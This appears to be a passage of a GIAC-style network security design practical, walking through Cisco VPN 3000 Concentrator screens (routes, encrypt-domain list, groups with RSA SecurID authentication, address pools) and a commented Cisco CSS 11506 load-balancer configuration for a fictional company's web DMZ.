


Configuration | System | IP Routing | Static Routes | Add

Configure and add a static route.

Network Address	206.131.177.0	Enter the network address.
Subnet Mask	255.255.255.0	Enter the subnet mask.
Metric	1	Enter the numeric metric for this route (1 through 16).
Destination		
Router Address ●	10.0.12.1	Enter the router/gateway IP address.
Interface ○	Ethernet 1 (Private) (10.0.12.8)	Select the interface to route to.

Route the "Web DMZ" network:




Configuration | System | IP Routing | Static Routes | Add

Configure and add a static route.

Network Address	206.131.178.0	Enter the network address.
Subnet Mask	255.255.255.0	Enter the subnet mask.
Metric	1	Enter the numeric metric for this route (1 through 16).
Destination		
Router Address ●	10.0.12.1	Enter the router/gateway IP address.
Interface ○	Ethernet 1 (Private) (10.0.12.8)	Select the interface to route to.

Route the Firewall network:




Configuration | System | IP Routing | Static Routes | Add

Configure and add a static route.

Network Address	206.131.180.0	Enter the network address.
Subnet Mask	255.255.255.0	Enter the subnet mask.
Metric	1	Enter the numeric metric for this route (1 through 16).
Destination		
Router Address ●	10.0.12.1	Enter the router/gateway IP address.
Interface ○	Ethernet 1 (Private) (10.0.12.8)	Select the interface to route to.

In order to inform remote VPN clients of what networks are on this side of the VPN tunnel, "ENCRYPT DOMAIN" holds a list of presently used networks. For security reasons, the networks are as specific as possible. Both internal and external networks are included. All traffic on a remote client is passed through the Cisco VPN client first. If it is traffic destined for this network, it's encrypted and sent to the Concentrator. If it's not in this list, it's sent to the Internet:



Configuration | Policy Management | Traffic Management | Network Lists | Modify

Modify a configured Network List. Click on **Generate Local List** to generate a network list based on routing entries on the Private interface.


List Name: ENCRYPT-DOMAIN — Name of the Network List you are adding. The name must be unique.

Network List:

```
10.0.0.0/0.0.3.255
10.0.10.0/0.0.0.255
10.0.11.0/0.0.0.255
10.0.12.0/0.0.0.255
10.0.13.0/0.0.0.255
206.131.176.0/0.0.0.255
206.131.177.0/0.0.0.255
206.131.178.0/0.0.0.255
206.131.179.0/0.0.0.255
206.131.180.0/0.0.0.255
```

- Enter the Networks and Wildcard masks using the following format: **n.n.n.n/n.n.n.n** (e.g. 10.10.0.0/0.0.255.255).
- **Note: Enter a wildcard mask, which is the reverse of a subnet mask.** A wildcard mask has 1s in bit positions to ignore, 0s in bit positions to match. For example, 10.10.1.0/0.0.0.255 = all 10.10.1.nnn addresses.
- Each Network and Wildcard mask pair must be entered on a single line.
- The Wildcard mask may be omitted if the natural Wildcard mask is to be used.

Although the Cisco Concentrator has some basic firewall functions, they are relatively cumbersome and difficult to manage. The best practice is to deploy the Concentrator in a location that is secured. There you can restrict users via a full scale firewall instead, which is precisely what GIAC has done. This "allow all" rule will allow any traffic to the IP addresses in the network list, until they hit the firewall:




Configuration | Policy Management | Traffic Management | Filters | Modify

Modify a configured filter.

Filter Name	Allow ALL	Name of the filter you are modifying. The name must be unique.
Default Action	Forward	Select the default action to take when no rules on this filter apply.
Source Routing	☐	Check to have this filter allow IP source routed packets to pass.
Fragments	☑	Check to have this filter allow fragmented IP packets to pass.
Description		

Two primary groups will presently have access to the Concentrator: GIAC employees, and administrators. Other than the two separate DHCP pools so the firewall can manage traffic, on the Concentrator they will have the same security restrictions. Both groups will use external authentication (RSA tokens). Before a user can even enter their authentication information, the group username and password must first the sent and confirmed by the Concentrator:




Configuration | User Management | Groups | Add

This section lets you add a group. Check the **Inherit?** box to set a field that you want to default to the base group value. Uncheck the **Inherit?** box and enter a new value to override base group values.

Identity Parameters

Attribute	Value	Description
Group Name	GIACInt	Enter a unique name for the group.
Password	●●●●●●●●	Enter the password for the group.
Verify	●●●●●●●●	Verify the group's password.
Type	External	*External* groups are configured on an external authentication server (e.g. RADIUS). *Internal* groups are configured on the VPN 3000 Concentrator's Internal Database.




Configuration | User Management | Groups | Add

This section lets you add a group. Check the **Inherit?** box to set a field that you want to default to the base group value. Uncheck the **Inherit?** box and enter a new value to override base group values.

Identity Parameters

Attribute	Value	Description
Group Name	GIACAdmins	Enter a unique name for the group.
Password	●●●●●●●●	Enter the password for the group.
Verify	●●●●●●●●	Verify the group's password.
Type	External	*External* groups are configured on an external authentication server (e.g. RADIUS). *Internal* groups are configured on the VPN 3000 Concentrator's Internal Database.

On the general tab, a number of options have been set. Although the users have no restricted hours, they can only be connected once. As passwords will be authenticated by the RSA server, a portion of the section does not apply. Attempting to minimize the risk of external machines connected to the Internet and to our LAN at the same time, there is a 30 minute idle timeout. Non-idle users may remain connected indefinitely. The Allow ALL filter has been applied, allowing all traffic to flow through the tunnel and be blocked at the firewall when necessary. Upon connect, a user's DNS server settings will be overwritten with GIAC's DNS servers. This prevents users from sending requests to their ISP's public DNS server, requesting GIAC internal DNS names. The users will be assigned to all four SEPs (hardware encryption modules) to distribute load. However, with as much horsepower as the 3060 has, this should never be a bottleneck. IPSEC will the primary connectivity method:




Configuration | User Management | Groups | Add

This section lets you add a group. Check the **Inherit?** box to set a field that you want to default to the base group value. Uncheck the **Inherit?** box and enter a new value to override base group values.

General Parameters			
Attribute	**Value**	**Inherit?**	**Description**
Access Hours	-No Restrictions-	□	Select the access hours assigned to this group.
Simultaneous Logins	1	☑	Enter the number of simultaneous logins for this group.
Minimum Password Length	8	☑	Enter the minimum password length for users in this group.
Allow Alphabetic-Only Passwords	☑	☑	Enter whether to allow users with alphabetic-only passwords to be added to this group.
Idle Timeout	30	☑	(minutes) Enter the idle timeout for this group.
Maximum Connect Time	0	☑	(minutes) Enter the maximum connect time for this group.
Filter	Allow ALL	□	Enter the filter assigned to this group.
Primary DNS	10.0.10.25	□	Enter the IP address of the primary DNS server.
Secondary DNS	10.0.10.26	□	Enter the IP address of the secondary DNS server.
Primary WINS		☑	Enter the IP address of the primary WINS server.
Secondary WINS		☑	Enter the IP address of the secondary WINS server.
SEP Card Assignment	☑ SEP 1 ☑ SEP 2 ☑ SEP 3 ☑ SEP 4	☑	Select the SEP cards this group can be assigned to.
Tunneling Protocols	☑ PPTP ☑ L2TP ☑ IPSec □ L2TP over IPSec	☑	Select the tunneling protocols this group can connect with.
Strip Realm	□	☑	Check to remove the realm qualifier of the username during authentication.
DHCP Network Scope		☑	Enter the IP sub-network to which users within this group will be assigned when using the concentrator as a DHCP Proxy.

Most of the IPSEC settings are default from Cisco with no reason to change them, but a few things have been modified. The authentication will occur through RSA Secure ID tokens distributed to all employees who require remote access:




Configuration | User Management | Groups | Add

This section lets you add a group. Check the **Inherit?** box to set a field that you want to default to the base group value. Uncheck the **Inherit?** box and enter a new value to override base group values.

IPSec Parameters			
Attribute	**Value**	**Inherit?**	**Description**
IPSec SA	ESP-3DES-MD5	☑	Select the group's IPSec Security Association.
IKE Peer Identity Validation	If supported by certificate	☑	Select whether or not to validate the identity of the peer using the peer's certificate.
IKE Keepalives	☑	☑	Check to enable the use of IKE keepalives for members of this group.
Confidence Interval	300	☑	(seconds) Enter how long a peer is permitted to idle before the VPN Concentrator checks to see if it is still connected.
Tunnel Type	Remote Access	☑	Select the type of tunnel for this group. Update the Remote Access parameters below as needed.
Remote Access Parameters			
Group Lock	□	☑	Lock users into this group.
Authentication	SDI	□	Select the authentication method for members of this group. This parameter does not apply to **Individual User Authentication**.
Authorization Type	None	☑	If members of this group need authorization in addition to authentication, select an authorization method. If you configure this field, you must also configure an Authorization Server.
Authorization Required	□	☑	Check to require successful authorization.
DN Field	CN otherwise OU	☑	For certificate-based users, select the subject Distinguished Name (DN) field that is used as the username. This field is used for user Authorization.
IPComp	None	☑	Select the method of IP Compression for members of this group.
Reauthentication on Rekey	□	☑	Check to reauthenticate the user on an IKE (Phase-1) rekey.
Mode Configuration	☑	☑	Check to initiate the exchange of Mode Configuration parameters with the client. This must be checked if version 2.5 (or earlier) of the Altiga/Cisco client is being used by members of this group.

For both groups, the following Secure ID server will be assigned to allow authentication:




Configuration | User Management | Groups | Authentication Servers | Add

Configure and add a user authentication server.

Server Type	SDI	Select the type of authentication server.
Authentication Server	10.0.10.27	Enter IP address or hostname.
SDI Server Version	5.0	Choose SDI Server Version.
Server Port	0	Enter 0 for default port (5500).
Timeout	4	Enter the timeout for this server (seconds).
Retries	2	Enter the number of retries for this server.

For the normal users, the following DHCP addresses will be assigned within the VPN-Internal DMZ:




Configuration | User Management | Groups | Address Pools | Add

Add an address pool.

Range Start	10.0.12.20	Enter the start of the IP pool address range.
Range End	10.0.12.199	Enter the end of the IP pool address range.

Administrators will be in the same VPN-Internal DMZ, but will have a separate DHCP pool:



Configuration | User Management | Groups | Address Pools | Add

Add an address pool.

Range Start	10.0.12.200	Enter the start of the IP pool address range.
Range End	10.0.12.219	Enter the end of the IP pool address range.

2.4 Content Network Switch: Cisco CSS 11506

Our CSS functions are two fold:

- To further protect he web servers (in addition to the firewall's work) and conceal their IP addresses
- To load balance the dual servers sitting behind it

This is the header:

```
CSS11506# show running-config
!Generated on 08/09/2003 19:15:16
!Active version: sg0710305

configure
```

Entering the global section of the configuration, where general options are stored:

```
!*************************** GLOBAL ***************************
```

No intention of running spanning-tree:

```
  bridge spanning-tree disabled
```

We will utilize the redundancy/failover capabilities of our dual CSS units:

```
  ip redundancy
```

Enable NTP for accurate logs:

```
  sntp poll-interval 60
  sntp server 206.131.177.23 version 2
```

Enable the application session (or heartbeat) between the two CSS units, and supply the remote address (NOTE: on the failover CSS unit, this IP address is one of the only configuration options that is different):

```
  app
  app session 172.25.10.11
```

Enable system and remote syslog, at the high output "informational" level:

```
  logging host 206.131.177.23 facility 2 log-level info-6
  logging subsystem syssoft level info-6
  logging subsystem buffer level info-6
  logging subsystem rip level info-6
  logging subsystem chassis level info-6
  logging subsystem redundancy level info-6
  logging subsystem nql level info-6
  logging subsystem app level info-6
  logging subsystem publish level info-6
  logging subsystem pcm level info-6
  logging subsystem replicate level info-6
  logging subsystem ipv4 level info-6
  logging subsystem flowmgr level info-6
  logging subsystem radius level info-6
  logging subsystem wcc level info-6
  logging subsystem vlanmgr level info-6
  logging subsystem netman level info-6
  logging subsystem ospf level info-6
  logging subsystem sntp level info-6
  logging subsystem dhcp level info-6
  logging subsystem vrrp level info-6
  logging subsystem csdpeer level info-6
  logging subsystem portmapper level info-6
  logging subsystem circuit level info-6
  logging subsystem security level info-6
  logging subsystem fac level info-6
  logging subsystem vpm level info-6
  logging subsystem acl level info-6
  logging subsystem keepalive level info-6
  logging subsystem urql level info-6
  logging subsystem dql level info-6
  logging subsystem proximity level info-6
  logging subsystem hfg level info-6
  logging subsystem boomerang level info-6
  logging subsystem fp-driver level info-6
  logging subsystem flowagent level info-6
  logging subsystem cdp level info-6
  logging subsystem slr level info-6
  logging subsystem natmgr level info-6
  logging subsystem ssl-accel level info-6
```

Enable DNS (some portions of the CSS can rely on this, specifically some built in service monitoring scripts):

```
  dns suffix giacenterprises.com
  dns primary 206.131.177.20
  dns secondary 206.131.177.21
```

Create a default outbound route to the firewall that will be used by both the CSS and the web servers behind it:

```
  ip route 0.0.0.0 0.0.0.0 206.131.178.1 1
```

Entering the Interface section of the configuration, the core function of which is to assign physical interfaces to VLANs and set up redundancy:

```
!************************* INTERFACE *************************
```

The first gigabit interface, external VLAN, with a description, taking advantage of the physical redundancy (if it sees the network line drop, a CSS unit failover will occur):

```
interface  1/1
  bridge vlan 2
  description "WebDMZ CSS External Link"
  redundancy-phy
```

The second gigabit interface, internal VLAN, with redundancy:

```
interface  1/2
  bridge vlan 3
  redundancy-phy
  description "WebDMZ CSS Internal Link"
```

The Ethernet interface used for CSS to CSS communication, on a private VLAN:

```
interface  2/8
  bridge vlan 4
  description "WebDMZ CSS Heartbeat"
```

Entering the Circuit section of the configuration, the core function of which is to assign IP addresses to the VLANs and set up redundnancy:

```
!************************** CIRCUIT **************************
```

VLAN2 (external CSS link), the IP address associated, with redundancy. The firewall routes traffic for the web servers to this interface:

```
circuit VLAN2
  description "External"
  redundancy

  ip address 206.131.178.8 255.255.255.0
```

VLAN3 (internal CSS link), the IP address associated (also the gateway for the web servers, with redundancy:

```
circuit VLAN3
  description "Internal"
  redundancy

  ip address 192.168.100.1 255.255.255.0
```

VLAN4, the heartbeat network (Ethernet crossover cable between CSS units), and the IP address associated:

```
circuit VLAN4
  description "Heartbeat"

  ip address 172.25.10.10 255.255.255.0
    redundancy-protocol
```

The service portion of the configuration, where services that the CSS will monitor and present to the public are configured:

```
!************************** SERVICE **************************
```

The configuration for this entire section is as follows:

Service (*Web Server Name and Number)*

The IP address of the web server that the CSS will actively monitor and check

The keepalive type (method for checking service availability) for all servers will all be “http”, which initiates a frequent basic http call to the web server and awaits a response. In the event that the server fails to respond, traffic will no longer be sent to that host, until such time as the CSS successfully starts receiving responses.

Activate the service (starts the keepalive checking listed above, and makes the service publicly available)

```
service customer1
  ip address 192.168.100.22
  keepalive type http
  active

service customer2
  ip address 192.168.100.23
  keepalive type http
  active

service partner1
  ip address 192.168.100.26
  keepalive type http
  active

service partner2
  ip address 192.168.100.27
  keepalive type http
  active

service public1
  ip address 192.168.100.20
  keepalive type http
  active

service public2
  ip address 192.168.100.21
  keepalive type http
  active

service supplier1
  ip address 192.168.100.24
  keepalive type http
  active

service supplier2
  ip address 192.168.100.25
  keepalive type http
  active
```

Entering the owner section of the configuration, where the configuration and setup of services are bundled to be presented to the public:

```
!*************************** OWNER ***************************
```

All of our content is web related at this time, so can fall under a simple owner:

```
owner web
```

This is the standard for all of our publicly facing content:

Content (publicly facing name in the DNS record, customer.giacenterprices.com for example)
External VIP (Virtual IP) address where users will connect for content
A filter, protocol in this case, which the CSS will watch for
A filter, port number in this case, which the CSS will watch for
Add the first server (from the services section) to be load balanced
Add the second server (from the services section) to be load balanced
Activate the rule, allowing public traffic to flow to the new, load balanced, internal web servers

```
content customer
  vip address 206.131.178.21
  protocol tcp
  port 80
  add service customer1
  add service customer2
  active

content customer-secure
  vip address 206.131.178.21
  protocol tcp
  port 443
  add service customer1
  add service customer2
  active

content partner
  vip address 206.131.178.23
  protocol tcp
  port 80
  add service partner1
  add service partner2
  active

content partner-secure
  protocol tcp
  port 443
  add service partner1
  add service partner2
  active

content public
  vip address 206.131.178.20
  protocol tcp
  port 80
  add service public1
  add service public2
  active

content public-secure
```

```
  vip address 206.131.178.20
  protocol tcp
  port 443
  add service public1
  add service public2
  active

content supplier
  vip address 206.131.178.22
  protocol tcp
  port 80
  add service supplier1
  add service supplier2
  active

content supplier-secure
  vip address 206.131.178.22
  protocol tcp
  port 443
  add service supplier1
  add service supplier2
  active
```

